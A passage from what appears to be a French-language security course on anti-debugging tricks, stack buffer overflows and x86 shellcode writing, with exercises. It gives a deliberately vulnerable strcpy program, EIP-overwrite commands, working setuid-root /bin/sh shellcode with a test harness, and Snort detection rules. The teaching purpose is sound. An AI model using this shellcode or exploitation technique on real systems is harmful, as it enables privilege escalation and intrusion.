3.5.1 Contre l'analyse statique

Pour protéger simplement de l'analyse statique, on utilise souvent des méthodes dites d'offuscation, c'est à dire que l'on essaye de complexifier le code pour le rendre incompréhensible par un humain. Pour cela, on place du code qui ne fait rien sauf rendre le programme moins lisible (*junk code*) ou on essaye de tromper le désassembleur en utilisant des sauts relatifs : le code est décalé, mais ce décalage n'est en général pas pris en compte par le désassembleur qui affiche alors des instructions complètement fausses.

La méthode la plus efficace reste le chiffrement et la compression du programme avec des packers comme UPX (décompression très facile).

3.5.2 Contre l'analyse dynamique

Les protections contre l'analyse dynamique sont en général de véritables attaques contre les débogueurs. Par exemple, pour que gdb ne puisse pas déboguer un programme, on peut utiliser la requête PTRACE_PTRACEME de `ptrace`, afin de vérifier si le programme se fait tracer et quitter le programme.

Il existe de nombreuses autres techniques, dont une qui empêche l'utilisation de breakpoints software : puisque GDB va écrire l'instruction INT3 à l'endroit où l'on place un break point, il suffit de vérifier si cette instruction est présente dans le code du programme, en mémoire, pour détecter les breakpoints. On peut également tester la présence de breakpoints hardware en regardant dans les registres de débogage (DR0-DR3 sous Intel) ou les réécrire. Sous Windows, on peut tester la présence des débogueurs avec les gestionnaires d'exceptions, tester la présence des fenêtres des débogueurs classiques, etc.

On peut également détecter l'exécution dans un environnement virtuel par plusieurs méthodes :
- en regardant les identifiants matériel ;
- en exécutant certaines instructions, qui ont été mal émulées et en comparant les résultats ;
- en vérifiant les temps d'accès (par exemple deux fichiers qui paraissent contigus dans la VM peuvent être assez éloignés sur le média physique) ou le temps que prennent certaines instructions ;
- en analysant les chaînes de caractères dans la mémoire.

Enfin, il est possible d'utiliser des vulnérabilités connues qui font planter certains débogueurs (par exemple `W32Dasm` plante si deux jumps pointent l'un sur l'autre, quand il construit la table des références des sauts), ou des failles dans certains fonctionnements de `VMWare`.

Exercice Un debogage pas si facile...

Nous vous fournissons un exécutable à analyser : il faut récupérer une adresse en haut de la pile juste avant l'affichage du message...

3.6 Pour aller plus loin

3.6.1 D'autres outils

Ce que nous avons vu dans ce chapitre est une des formes les plus simples de l'analyse binaire. Si ce domaine (cracking, reverse engineering, etc.) vous intéresse, n'hésitez pas à aller faire des recherches sur Internet. Comme pour de nombreux autres chapitres de ce cours, vous pouvez essayer de résoudre les challenges de reverse engineering proposés sur Internet pour vous entrainer.

Pour une analyse plus complète du format ELF, nous vous conseillons d'utiliser `elfsh`, un programme fait par un ancien d'epita, qui est très complet et fourni avec de nombreuses distributions. Vous trouverez d'ailleurs de nombreux articles, notamment dans l'e-zine phrack qui explique comment l'utiliser à des fins subversives ou analytiques.

3.6.2 Liens

— System V Application Binary Interface - Intel386 Architecure Processor Supplement : http://www.linux-foundation.org/spec/refspecs/
— Syntaxes AT&T et Intel : http://www.w00w00.org/files/articles/att-vs-intel.txt
— OpenRCE : http://www.openrce.org/

4

Exploitation logicielle

4.1 Aperçu de l'exploitation logicielle

Le terme *exploiter* signifie "modifier à son avantage le fonctionnement d'un programme". Il est en effet possible, sous certaines conditions, de tirer profit d'un programme qui contient une vulnérabilité, afin de le forcer à réaliser des actions non prévues (telle que lancer un shell afin de pouvoir exécuter n'importe quelle commande, en local ou à distance *via* un port TCP). Si un attaquant peut faire exécuter n'importe quel code assembleur, on parle d'*exécution de code arbitraire*.

Avant de commencer à faire segfaulter des programmes, voici ce qu'il faut savoir sur le contexte de l'exploitation d'un bout de code.

4.1.1 Environnement de l'exploitation

Chaque cas est relativement précis et les techniques sont rarement interchangeables, mais il est possible de dégager deux grandes catégories. L'attaque peut être réalisée :

en local : à l'aide d'un compte peu privilégié sur la machine. Les programmes ciblés seront ceux qui disposent du bit *setuid*, les services locaux qui tournent sous l'identité root ou directement le noyau, à travers un appel système. Ce type d'exploitation permet d'obtenir des privilèges plus élevés que l'accès initial (le plus souvent, le but est de devenir root à partir d'un simple accès utilisateur) ;

à distance : à travers une connexion réseau. Ce seront les services réseau qui seront ciblés, afin de permettre à un attaquant d'obtenir un shell sur la machine (pour commencer des attaques locales s'il ne dispose pas déjà d'un compte root) ou de provoquer un déni de service. Le noyau, à travers son code qui manipule des données provenant du réseau (pile TCP/IP par exemple) et les postes clients, par l'intermédiaire de leurs programmes lancés par les utilisateurs (navigateur Web, client mail, lecteur multimédia, etc.), peuvent également être visés. Dans le second cas, l'attaque nécessite le plus souvent une action de la part de l'utilisateur (visiter un site Web piégé, ouvrir un email malveillant, etc.).

4.1.2 Principaux bogues exploitables

Exploiter un logiciel revient à lui faire réaliser quelque chose d'anormal, ce qui le plus souvent aboutit à une corruption de la mémoire. La suite du cours présente comment, en écrivant un octet ou deux de trop au bon endroit, il est possible de faire exécuter du code arbitraire. Voici une liste non exhaustive d'erreurs qui peuvent aboutir à une corruption de la mémoire :

- mauvaise gestion d'un buffer (problèmes avec la taille ou le `'\0'` final) ;
- mauvaise utilisation de fonctions standard : `strncpy` ne copie pas l'octet de fin de chaîne si la taille donnée est dépassée, `strncat` copie l'octet de fin de chaîne en plus de la taille spécifiée, etc. ;
- mauvaise comparaison entre des valeurs signées et des valeurs non signées ;
- utilisation directe de données provenant de l'utilisateur sans aucune vérification (notamment dans la gestion des pointeurs et des objets) ;
- erreur de conception pouvant aboutir à de mauvaises manipulations.

Si l'une de ces erreurs de programmation est introduite dans un code, il y a de fortes chances que la mémoire puisse être corrompue. Il ne reste plus qu'à savoir tirer profit de ce genre de situations.

4.1.3 Exploitation d'une corruption de la mémoire

Dans la pile et dans le tas, des données de gestion sont entrelacées avec des données utilisateur. Il ne faut pas que les informations liées au déroulement du programme soit modifiées. Voici la liste des principaux éléments dangereux en mémoire dans les systèmes Linux :

- les adresses de retour des fonctions sur la pile, qui sont les valeurs de prédilection pour exécuter du code. En effet, s'il est possible de modifier cette adresse, il est possible de rediriger l'exécution du programme vers du code arbitraire ;
- la sauvegarde du *stack frame pointer*, qui permet de repositionner la pile à la fin d'une fonction. Si elle est modifiée, au moment du retour de la fonction vers la fonction appelante, l'état de la pile ne sera pas identique à l'état original ;
- les structures de gestion de l'allocateur de mémoire (gestion du tas). Il est tout à fait possible de manipuler les fonctions `free` ou `malloc` afin de leur faire écrire une ou deux valeurs à des endroits pertinents ;
- les entrées de la *Global Offset Table (GOT)*. C'est un tableau qui est utilisé pour résoudre les adresses dynamiques, comme les adresses des fonctions partagées (libc par exemple). Si l'entrée d'une fonction qui va être appelée est remplacée par une autre adresse, le code à cette adresse sera alors exécuté lors de l'appel à cette fonction ;
- les destructeurs (DTOR) de la libc. C'est également un tableau de pointeurs de fonctions qui seront exécutées à la fin du programme ;
- les pointeurs sur fonction spécifiques au programme visé.

Cette liste n'est pas exhaustive, ce sont juste les éléments les plus courants : tout ce qui peut permettre d'exécuter du code à une adresse précise à un certain moment peut être une cible. De manière générale, une corruption de la mémoire n'est jamais souhaitable en sécurité...

4.1.4 Vecteurs d'attaques

Une attaque peut avoir lieu *via* différents vecteurs :
— les arguments d'un programme ;
— les données liées à un descripteur de fichier (entrée standard, socket réseau, tube) ;
— les données manipulées par un programme (variables d'environnement).

De manière générale, toute donnée provenant de l'extérieur du programme peut potentiellement être utilisée comme vecteur d'attaque.

4.1.5 Éléments menaçant

Il y a majoritairement deux types d'éléments menaçant qui exploitent les vulnérabilités logicielles :
— des humains (hackers, script kiddies, etc.) : des personnes qui attaquent une cible déterminée pour lui voler des informations ou qui attaquent un ensemble de cibles à la recherche d'accès root pour s'en servir afin de lancer de nouvelles attaques (pour réaliser des *distributed denial of service* ou pour servir de proxy par exemple) ;
— des programmes automatisés (vers) : certains virus utilisent des failles pour se propager, comme le célèbre ver de *Moris* en 1988, qui utilisait des failles dans les programmes `sendmail`, `fingerd` et `rsh` et qui testait également des mots de passe classiques, le ver *Blaster* en 2003, qui exploitait un *buffer overflow* dans un service RPC de Windows, ou le ver *Conficker* en 2008, qui exploitait une erreur d'interprétation d'un chemin également dans un service RPC de Windows.

Toutefois, tous les vers ne se propagent pas grâce à une exploitation logicielle : *I love you* (2000) se propageait par email et *Stuxnet* (2010) utilisait une méthode d'exécution automatique sur les supports amovibles, qui exploitait une erreur de conception (et non une erreur de développement logiciel).

4.2 Principe d'un buffer overflow

Un *buffer overflow* (débordement de tampon), ou BOF pour les intimes, est *la* faille la plus connue dans un logiciel. Ce cours étudie principalement les débordements ayant lieu sur la pile. À la différence d'un *heap overflow*, qui est un débordement ayant lieu sur le tas, un *stack-based buffer overflow* est beaucoup plus simple et standard à exploiter.

Il ne faut pas confondre un *stack-based buffer overflow* avec un *stack overflow* : le dernier est dû à la taille limitée de la pile, qui peut être dépassée à cause de la récursion, ou de la création dans la pile d'un tableau statique trop grand. Les *stack overflows* ne sont généralement pas exploitable et ne font que provoquer une interruption de service.

```
void fonction(int i)
{
  printf("%d\n", i);
  fonction(i + 1);
}
```

L'appel à `fonction(0)` entraine la sortie suivante :

```
0
1
...
261905
Erreur de segmentation
```


Dans le cas précédent, la pile a débordé vers le bas et a atteint la taille maximale allouable pour celle-ci. Cela entraine uniquement un déni de service (le programme plante) mais ne permet pas d'exécuter du code arbitraire.

4.2.1 Fonctionnement de l'exploitation


Le but du jeu est de prendre le contrôle de l'adresse de retour d'une fonction, afin de pouvoir rediriger l'exécution du programme à la fin de cette fonction. Prenons le code suivant :

```c
void foo(char *str)
{
  char buf[512];
  strcpy(buf, str);
  printf("copied\n");
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    return 139;
  foo(argv[1]);
  printf("over\n");
  return 0;
}
```

Ce code est vulnérable dans la fonction `foo`, si la zone pointée par `src` est d'une taille supérieure à 512 octets (débordement du buffer `buf`). Si l'on exécute ce programme avec l'argument "bar", voici à quoi ressemble la pile, d'après la C calling convention :



Si l'on exécute ce programme en spécifiant une chaîne de caractères contenant 600 caractères 'A' comme argument, la fonction `strcpy` va copier cette chaîne dans le tableau `buf`. Voici la conséquence :




```
# ./a.out $(python3 -c 'print("A"*600)')
copied
Segmentation fault (core dumped)

# gdb a.out core
Using host libthread_db library "/lib/libthread_db.so.1".
Core was generated by `./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) print $eip
$1 = (void *) 0x41414141
```

Un *core dump* est un fichier généré par le noyau quand un programme segfaulte (tente d'accéder à une zone non allouée). Pour obtenir un *core dump*, il faut exécuter la commande `ulimit -c unlimited`, car ce n'est pas souvent activé par défaut. Avec un *core dump*, il est possible de connaitre l'état des registres et de l'ensemble de la mémoire virtuelle du programme.

La dernière ligne nous indique que le programme a planté dans une fonction inconnue à l'adresse 0x41414141. À la fin de l'exécution de la fonction `foo`, la valeur du registre `ebp` est copiée dans `esp`, puis la valeur du registre `ebp` est restaurée, enfin l'adresse de retour est mise dans `eip`. Dans notre cas, cette valeur de retour correspond à l'adresse 0x41414141, car nous avons remplacé sa valeur par quatre caractères A (0x41 en ASCII).

Exercice Faire planter à 0x41414141

Compilez le programme d'exemple et lancez-le avec le bon argument pour créer une erreur de segmentation à l'adresse 0x41414141 (vérifiable en analysant le fichier *core* produit).

4.2.2 Exécution de code arbitraire

Vous l'avez compris, le but du jeu est de modifier `eip`pour qu'il pointe vers notre buffer, dans lequel nous aurons placé au préalable du code exécutable, afin de pouvoir exécuter du code arbitraire. Pour de connaître l'adresse du buffer, il faut analyser directement le binaire. Attention : la version de `gcc`, les options de compilation, les variables d'environnement et les bibliothèques influencent beaucoup les adresses dans la pile.

```
<foo+0>: push %ebp                    Prologue
<foo+1>: mov %esp,%ebp
<foo+3>: sub $0x208,%esp              Descend la pile pour les variables
                                      locales (0x208 = 520)
[...]
<foo+12>: mov 0x8(%ebp),%eax          Push du deuxième argument de strcpy (str)
<foo+15>: push %eax                   Son adresse est située à 8 octets de ebp
<foo+16>: lea 0xfffffe00(%ebp),%eax   Push du premier argument de strcpy (buf)
<foo+22>: push %eax                   L'index vaut -512
<foo+23>: call 0x8048368              Appel de strcpy
[...]
<foo+34>: push $0x80485b0             Push de l'argument de printf
<foo+39>: call 0x8048358              Appel de printf
[...]
<foo+47>: leave                       Epilogue
<foo+48>: ret
```

La lecture de ce code permet de déduire que :


— le début du buffer `buf` est situé à `ebp`-512 (`lea 0xfffffe00(%ebp),%eax` puis `push %eax` juste avant l'appel à `strcpy`) ;

— l'ancienne valeur de `ebp`est stockée à l'adresse pointée par `ebp`(prologue classique).

Pour arriver jusqu'à l'adresse de retour stockée sur la pile, le buffer doit donc contenir une chaîne dont la taille est de 512+4 octets. Cette valeur est spécifique à la version de `gcc`, elle dépend de la manière dont il optimise l'accès à la mémoire. La lecture du code compilé est toujours nécessaire. Une autre technique consiste à utiliser des *cyclic patterns* pour identifier l'emplacement exacte où le débordement se réalise.

Une fois la taille précise du buffer connue, il est possible de modifier l'adresse de retour sur la pile avec la valeur voulue :

```
(gdb) r $(python3 -c 'print("A"*(512+4)+"BCDE")')
 The program being debugged has been started already.
 Start it from the beginning? (y or n) y
 Starting program: /root/a.out $(python3 -c 'print("A"*(512+4)+"BCDE")')
 copied

 Program received signal SIGSEGV, Segmentation fault.
 0x45444342 in ?? ()
```



Si l'on écrit l'adresse d'une instruction valide, on va pouvoir l'exécuter. Si le programme vulnérable possède le bit set-uid root, il est possible d'exécuter des instructions arbitraires avec les privilèges root. Le plus souvent, un attaquant va essayer de faire exécuter un shell sous l'identité de root, mais cela peut être n'importe quel autre code.

Il arrive parfois que l'on ne connaisse pas exactement où se trouve la sauvegarde de `eip` (à cause des différents compilateurs par exemple). Dans ce cas, il faut finir le buffer par une répétition de l'adresse de retour. On augmente ainsi les chances qu'une soit la bonne. Dans le cadre des TP, il est facile de connaître précisément l'état de la pile, donc nous n'utiliserons pas cette technique.

Exercice Réécrire l'adresse de retour

Compilez le programme d'exemple et lancez-le avec le bon argument pour créer une erreur de segmentation à l'adresse 0xdeadc0de (vérifiable en analysant le fichier *core* produit).

Deux problèmes se posent :
— comment écrire du code convenable pour l'exploitation ?
— comment connaître l'adresse en mémoire de ce code pour la spécifier à la place de l'adresse de retour ?

La suite de ce chapitre et le chapitre suivant vont permettre de répondre à ces questions.

4.3 Shellcodes

4.3.1 Introduction

Un *shellcode* correspond à du code exécutable, indépendant de sa position, destiné à être injecté dans la mémoire d'une application. Il y est généralement copié grâce à des fonctions de manipulation de chaînes de caractères (comme `strcpy`). Il ne doit ainsi pas contenir de caractères nuls, qui seraient interprétés comme la fin de la chaîne (donc le shellcode serait tronqué lors de la copie), sauf si la fonction vulnérable est `memcpy` et que l'attaquant maitrise la taille à copier.

Voici le *hello world* des shellcodes :

```
char shellcode[] =
                                // setuid(0);
"\x31\xdb"                      // xorl    %ebx,%ebx
"\x53"                          // pushl   %ebx
"\x8d\x43\x17"                  // leal    0x17(%ebx),%eax
"\xcd\x80"                      // int     $0x80
                                // exec('/bin/sh');
"\x31\xc0"                      // xorl    %eax,%eax
"\x50"                          // pushl   %eax
"\x68\x2f\x2f\x73\x68"          // pushl   $0x68732f2f
"\x68\x2f\x62\x69\x6e"          // pushl   $0x6e69622f
"\x89\xe3"                      // movl    %esp,%ebx
"\x50"                          // pushl   %eax
"\x89\xe2"                      // movl    %esp,%edx
"\x53"                          // pushl   %ebx
"\x89\xe1"                      // movl    %esp,%ecx
"\xb0\x0b"                      // movb    $0xb,%al
"\xcd\x80";                     // int     $0x80
```

Comme vous pouvez le constater, le shellcode est représenté en tant qu'un tableau de `char`, il ne peut donc pas contenir de caractère `\x00`. Il représente du code exécutable : les caractères hexadécimaux correspondent aux opcodes compilés des instructions assembleur en commentaires. Enfin, il est indépendant de sa position puisqu'il ne fait aucune référence à des labels ou à des variables.


Un shellcode peut réaliser tout type d'actions, par exemple :
— exécution d'un simple shell suid root, pour les failles locales (d'où le nom de *shellcode*) ;
— attachement d'un shell à un port en écoute, pour un accès distant (*bind shell*) ;
— connexion à un serveur distant et attachement d'un shell à la connexion, dans le but de traverser les pare-feu laxistes (*reverse shell*) ;
— écriture dans un fichier, lancement d'un programme, etc.

Il existe des variantes de shellcode qui sont résistants à des transformations de type `tolower`, d'autres qui sont compatibles avec les filtres alphanumériques, d'autres qui sont polymorphes et ne contiennent pas de signature statique afin de déjouer la plupart des IDS.

4.3.2 Tester un shellcode

Pour tester si un shellcode réalise bien sa tâche, on pourrait placer son adresse dans un pointeur sur fonction et l'exécuter, mais il y a une méthode bien plus proche de son utilisation dans le cadre d'une exploitation.

Dans la *C Calling Convention*, l'adresse de retour est stockée sur la pile. Pour un programme qui possède une seule variable locale dans la fonction main, voici l'organisation de la pile au début du main :



Le principe du programme suivant est d'écraser la valeur de la sauvegarde de `eip` dans la pile par l'adresse de notre shellcode. Avec `gcc` en version 4.1 ou supérieure, il faut compiler avec le flag `-mpreferred-stack-boundary=2` :

```
/* execve.c */
char sc[] = "\x31\xdb\x53\x8d\x43\x17\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

/* architectures 32 bits seulement, sinon il faut utiliser des long et rendre
les données exécutables */
int main()
{
  int *ret;

  ret = (int *)&ret + 2;
  *ret = (int) &sc;
}
```

```
$ gcc execve.c -o test -mpreferred-stack-boundary=2
$ sudo chown root test
$ sudo chmod +s test
$ ./test
sh-3.2#
```

Voici ce qu'il s'est passé :

1. on prend l'adresse du pointeur `ret` ;
2. on l'incrémente de huit octets pour qu'elle pointe sur l'adresse de retour ;
3. on écrit l'adresse du shellcode à la place pour qu'il soit exécute au retour de la fonction `main`.

Le contenu de la variable `sc` se trouve dans les données globales du processus. Or, les droits affectés à cette section en mémoire sont `rw-p`, donc sans le droit d'exécution. Mais ce code fonctionne quand même sur les architectures x86 standard. En effet, les processeurs IA32 ne font pas la distinction entre la lecture et l'exécution : tout ce qui est en lecture, comme la pile, le tas ou les données globales, est exécutable. Ce n'est plus le cas avec les processeurs 64 bits (Intel ou AMD) ou les noyaux de type *bigmem* ou *PAE* qui utilisent le bit NX. Il est donc nécessaire de réaliser les exercices des TP avec des processeurs IA32 ou d'ajouter l'option `-z execstack` à `gcc`.

Exercice Tester un shellcode

Testez le shellcode du cours, en activant le bit setuid sur l'exécutable produit et en l'exécutant en tant qu'un simple utilisateur.

4.3.3 Écrire son propre shellcode

La plupart des shellcodes lancent un shell, car c'est une méthode simple pour pouvoir exécuter n'importe quelle commande ensuite. Il faut pour cela écrire le code en assembleur d'un programme qui fait un `execve` de */bin/sh*.

Ce programme doit donc stocker la chaine */bin/sh*, ainsi qu'une chaîne vide pour l'environnement et utiliser l'appel système `execve` une fois que les paramètres soient passés dans les bons registres.

L'étape suivante est de rendre le code indépendant de la position, en jouant avec les chaînes de caractères et les variables. La dernière étape est de retirer les octets nuls.

Rendre le code indépendant de la position

Le problème avec les chaînes de caractères est qu'on doit y accéder par l'intermédiaire de leur adresse. Or, si l'on déclare un label, son adresse sera fixée. Il en est de même avec les buffers de taille fixe (et tout ce qui se trouve dans la section .data). Le principe pour rendre le code indépendant de la position est de stocker toutes les variables dans la pile (après leur avoir réservé de la place en descendant le haut de la pile), et de construire à la main les chaînes dans la pile, entier par entier.


Pour rappel, la signature de `execve` est :

```
int execve(const char *filename, char *const argv[], char *const envp[])
```

Pour l'appeler en assembleur, `eax` doit contenir le numéro de l'appel système (11), `ebx` un pointeur sur le nom de l'exécutable, `ecx` doit pointer sur le nom de l'exécutable suivi d'un octet nul (puisqu'il n'y a pas d'arguments sur la ligne de commande) et `edx` doit pointer vers un octet nul.

```
.section .text
.globl _start

_start:
  mov $0, %eax        # on met 0 dans eax

  push %eax           # on met le 0 sur la pile pour finir notre chaîne et
                      # la fin des argv
  push $0x68732f2f    # hs//
  push $0x6e69622f    # nib/
  mov %esp, %ebx      # on met l'adresse courante de la pile (le debut de
                      # notre tableau argv[]), dans %ebx
  push %eax           # on met un 0 sur la pile pour l'environement
  mov %esp, %edx      # edx pointe vers l'environnement
  push %ebx           # on met l'adresse du nom de l'exe sur la pile
  mov %esp, %ecx      # on met l'adresse de la pile qui pointe sur l'adresse
                      # de notre chaine dans %ecx
  mov $11, %eax       # eax contient le numéro du syscall execve
  int $0x80           # on appelle execve
```

En construisant dans la pile les tableaux et en utilisant `esp` pour désigner leur adresse, le shellcode est bien indépendant de sa position. Au final, la pile ressemblera à cela :



Une autre méthode consiste à utiliser `eip` pour savoir où se trouve le code actuel. Le principe est de faire un saut à une adresse qui fait un `call`, puis de prendre dans la pile l'adresse de retour sauvegardée, donc l'adresse de l'octet qui suit le `call`. En général, on place la chaîne de caractères dont on veut récupérer l'adresse à la fin du shellcode, qu'on fait précéder du `call` qui remontera dans le shellcode. Ainsi l'adresse récupérée dans la pile correspondra exactement à l'adresse de la chaîne.

Retirer les octets nuls

Si on utilise `objdump` pour lister les opcodes du programme à mettre dans le buffer, on s'aperçoit qu'il y a des octets qui valent zéros (ce qui est souvent gênant dans un shellcode) :

```
00000000 <_start>:
   0: b8 00 00 00 00        mov    $0x0,%eax
   5: 50                    push   %eax
   6: 68 2f 2f 73 68        push   $0x68732f2f
   b: 68 2f 62 69 6e        push   $0x6e69622f
  10: 89 e3                 mov    %esp,%ebx
  12: 50                    push   %eax
  13: 89 e2                 mov    %esp,%edx
  15: 53                    push   %ebx
  16: 89 e1                 mov    %esp,%ecx
  18: b8 0b 00 00 00        mov    $0xb,%eax
  1d: cd 80                 int    $0x80
```

Il faut trouver une manière de retirer les zéros pour pouvoir injecter ce shellcode. Il existe plusieurs astuces :

— utiliser `xor` sur le même registre pour le mettre à zéro, car l'opcode d'un `xor` entre registres ne contient pas d'octets nuls :
`mov $0x0,%eax (b8 00 00 00 00) -> xor %eax,%eax (31 c0)`

— utiliser le préfixe `b` (byte), pour utiliser les instructions de base sur un octet au lieu d'utiliser les 4 octets d'un registre, en ayant au préalable rempli de zéros les parties non utilisées :
`mov $0xb,%eax -> xor %eax,%eax mov $0xb,%al`
`b8 0b 00 00 00 -> 31 c0 b0 0b`

— utiliser la pile avec les instructions `push byte` et `pop`.

Le petit shellcode devient donc :

```
.section .text
.globl _start
```

```
_start:
  xor %eax, %eax
  pushl %eax
  pushl $0x68732f2f
  pushl $0x6e69622f
  movl  %esp, %ebx
  pushl %eax
  movl %esp, %edx
  pushl %ebx
  movl %esp, %ecx
  movb $11, %al          #pas de xor car eax vaut déjà 0
  int  $0x80
```

Et voici le résultat du `objdump -d` :

```
00000000 <_start>:
   0: 31 c0                xor    %eax,%eax
   2: 50                   push   %eax
   3: 68 2f 2f 73 68       push   $0x68732f2f
   8: 68 2f 62 69 6e       push   $0x6e69622f
   d: 89 e3                mov    %esp,%ebx
   f: 50                   push   %eax
  10: 89 e2                mov    %esp,%edx
  12: 53                   push   %ebx
  13: 89 e1                mov    %esp,%ecx
  15: b0 0b                mov    $0xb,%al
  17: cd 80                int    $0x80
```

On remarque qu'il n'y pas plus d'octets nuls, on peut donc copier ce shellcode avec `strcpy` sans en perdre la fin.

Ce shellcode est tout simple, mais on peut imaginer des choses beaucoup plus compliquées... Pour déboguer, l'outil `strace` peut être utilisé pour suivre chaque appel système et déceler ceux qui échouent.


Exercice Catcode

Reprenez le code de votre cat en assembleur de l'exercice sur la programmation assembleur et faîtes-en en shellcode. Voici pour rappel les trois étapes à suivre :

1. enlever la section .data : il faut encore une astuce pour enlever la section .data qui stocke le nom du fichier et le buffer ;
2. retirer les zéros : utilisez `objdump -D filename.o` pour localiser les zéros et cherchez des astuces pour les enlever ;
3. tester le shellcode : utilisez `objdump` pour récupérer les opcodes du shellcode, et testez votre shellcode avec un programme en C.

4.3.4 Shellcode complet

Durant l'exploitation d'un buffer overflow, par exemple, le shellcode décrit ci-dessus doit être encapsulé dans une chaîne de caractères plus complexes. On retrouve en général les éléments suivants (éventuellement dans un ordre différent) :



— le *nop-pad* : dans la version simple, c'est une succession d'instructions `nop` (0x90) qui sert à canaliser le flux d'exécution vers la fin du nop-pad, peut importe le point de chute dans celui-ci. Si l'adresse du buffer est connue de manière précise, le *nop-pad* n'est pas utile ;
— le shellcode en lui même, qui contient la charge utile à exécuter ;
— des octets de bourrage : ce sont des octets qui ne servent qu'à faire déborder le buffer et dont le nombre dépend de l'exploitation en elle-même ;
— une adresse mémoire (éventuellement plusieurs selon les cas), qui servira à rediriger le flux d'exécution vers une zone contrôlée (en général vers la zone de nop-pad).

4.4 Shellcodes avancés

4.4.1 Problèmes des shellcodes classiques

Pour se protéger des exploitations logicielles utilisant des shellcodes, il existe principalement deux méthodes :
— la vérification (ou transformation) du contenu des chaînes reçues par le programme ;
— la détection de motifs suspects.

La vérification des chaînes est réalisable en utilisant des filtres, par exemple des filtres alphanumériques (qui n'acceptent que les chiffres et les lettres) ou des filtres unicode (qui n'acceptent que les caractères sous forme unicode). Cette technique de filtrage est généralement directement incorporée dans les programmes. Pour la contrer, donc créer des shellcodes qui ne contiennent qu'un nombre restreint de catégories d'octets, il est nécessaire d'utiliser des méthodes avancées, décrites dans la section 5.5.2. Le programme peut également modifier les chaînes reçues, en les transformant en majuscule par exemple. Dans ce cas, le shellcode ne devra contenir que des lettres majuscules pour ne pas être impacté.

Les NIDS (*network intrusion detection system*), tels que SNORT, possèdent des règles génériques de détection de shellcodes, par exemple :

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
 (msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
 (msg:"SHELLCODE x86 NOOP";
 content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth:128;)
```

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
 (msg:"SHELLCODE Linux shellcode";
 content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
 (msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaa";)
```

